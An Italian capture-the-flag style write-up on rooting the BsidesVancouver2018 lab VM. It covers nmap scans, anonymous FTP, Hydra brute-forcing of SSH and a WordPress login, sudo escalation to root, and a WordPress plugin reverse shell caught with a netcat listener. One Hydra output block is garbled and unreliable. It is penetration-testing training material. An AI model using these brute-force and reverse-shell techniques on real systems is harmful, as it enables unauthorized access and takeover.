### BsidesVancouver2018 Results

Obiettivo: cercare di ottenere i privilegi di root.

#### Metodo 1

# Passaggi:

- Configurazione delle macchine: le macchine sono state configurate con la scheda di rete impostata in Host-only, così da essere nella stessa rete e facilmente raggiungibili.
- 2) Scansione con nmap alla ricerca degli Host con l'utilizzo dello switch -sn:

```
(kalivm@ vboxkalivm)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 18:28 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00030s latency).
MAC Address: 0A:00:27:00:00:10 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00065s latency).
MAC Address: 08:00:27:DC:68:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00066s latency).
MAC Address: 08:00:27:37:84:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.85 seconds
```

L'ip in questo caso è stato escluso, facendo **ip a** nella macchina attaccante. Di seguito quello target: **192.168.56.104** 

3) Scansione completa di Nmap alla ricerca di porte aperte, scansione della versione dei servizi e OS fingerprint con l'utilizzo dello switch -A:


Osservazioni principali: porta 21 aperta, con possibilità di loggarsi in Ftp con Anonymous, porta 22 aperta con ssh attivo, porta 80 aperta con un server attivo, (directory presente nello scan /backup\_wordpress

4) Accesso al servizio Ftp tramite anonymous:

```
(kalivm⊗ vboxkalivm)-[~]
$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 2.3.5)
Name (192.168.56.104:kalivm): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

File trovati: <u>users.txt.bk</u> tramite il comando get;

contenente nomi di utenti utili per servizi come ssh e http.



5) Extra: scansione delle vulnerabilità con Nessus

Vulnerabilities					Total: 35
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	5.3	5.9	0.0032	88098	Apache Server ETag Header Information Disclosure
MEDIUM	4.3*	-	-	90317	SSH Weak Algorithms Supported
LOW	3.7	1.4	0.0307	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled

6) Accesso tramite SSH: non è stato possibile crackare l'autenticazione di ssh con Hydra per quanto riguarda il file degli username trovati prima (users.txt.bk), a causa del metodo di autenticazione con chiave pubblica, ma usando il comando ssh -vvv "utente"@192.168.56.104, è stato trovato esposto l'account di **anne**, che utilizza l'accesso tramite password.

```
-(kalivm⊛vboxkalivm)-[~]
  -$ ssh -vvv anne@192.168.56.104
debug3: remaining preferred: ,password
debug3: authmethod_is_enabled password
debug1: Next authentication method: password
anne@192.168.56.104's password:
```

7) Authentication cracking di SSH con Hydra: a questo punto, avendo il singolo username, si è effettuato il cracking della password con Hydra, con risultato positivo:

```
lithub.com/vanhauser-th/2 1 tasks, 5000 login tries (ti17p:ceup., see per 1 server, overall 3 tasks, 5000 login tries (ti17p:ceup., see per 1 server, overall 3 tasks, 5000 login tries (ti17p:ceup., see per 1 server, overall 5 tasks, see per 1 server, overall 5 tasks, see per 1 server, see per 1 serv
```

8) Utilizzo di LinPEAS e accesso al root: durante la lettura del report di LinPEAS, si è notato come avrebbe rilevato vulnerabilità con il comando **sudo -l**, che una volta effettuato ci ha mostrato che effettivamente eravamo loggati come amministratori.

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User anne may run the following commands on this host:
    (ALL: ALL) ALL
anne@bsides2018:~$ sudo /bin/bash
root@bsides2018:~# whoami
root
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
```

#### Metodo 2


## Passaggi:

1) Scansione con Nmap completa, effettuata in precedenza: ha mostrato che il server sulla porta 80 è attivo e contiene una directory:


# /backup\_wordpress

Provando a connetterci a **192.168.56.104:80** siamo riusciti a trovare il server attivo, trovando la directory /backup wordpress rilevata da Nmap.


2) Enumerazione delle directory con Dirbuster: A questo punto si è effettuata un'enumerazione con Dirbuster alla ricerca di ulteriori informazioni con il seguente risultato:



E' presente quindi, una pagina di login, trovata successivamente anche proseguendo nel sito.



3) Prove con Hydra per il crack delle password: il file trovato in precedenza con FTP, ci è tornato utile in quanto provando a crackare la password con la lista degli utenti, si creavano interruzioni del programma, in quanto la richiesta http non veniva gestita correttamente.
Per correggere, si è provato l'errore sul sito, provando ciascun accesso di ogni singolo utente con una password casuale, così da capire se ci fosse qualche utente realmente registrato al sito e l'eventuale messaggio di



Per ogni utente, il sito forniva un errore generico creato dall'utente e dalla password, tranne che per John, in questo caso ci dice esattamente che la password è sbagliata, quindi l'utente esiste.

 Cracking della password di john con Hydra: Dopo aver provato diverse wordlists, si è ricorso alle più brevi, in questo caso abbiamo avuto successo con 10k-most-common.txt (E' stato utilizzato Burp Suite per risalire all'errore specifico nella fase di inserimento di una password sbagliata per l'utente john, in modo da creare l'http-post-form corretto)

```
ERROR
</strong>
: The password you entered for the username <strong>
  john
</strong>
  is incorrect. <a href="/backup_wordpress/wp-login.php">host your password?</a>
```

## Col seguente risultato:

5) Utilizzo di una Reverse Shell + Netcat una volta loggati: In questo caso utilizzando una reverse shell e zippandola in modo da poterla caricare all'interno dei plugins, è stato possibile connettersi con l'accesso remoto tramite l'ascolto di Netcat.

# Edit Plugins

Editing pluginshellI/pluginshellI.php (active)

```
(kalivm⊛ vboxkalivm)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.104] 34191
```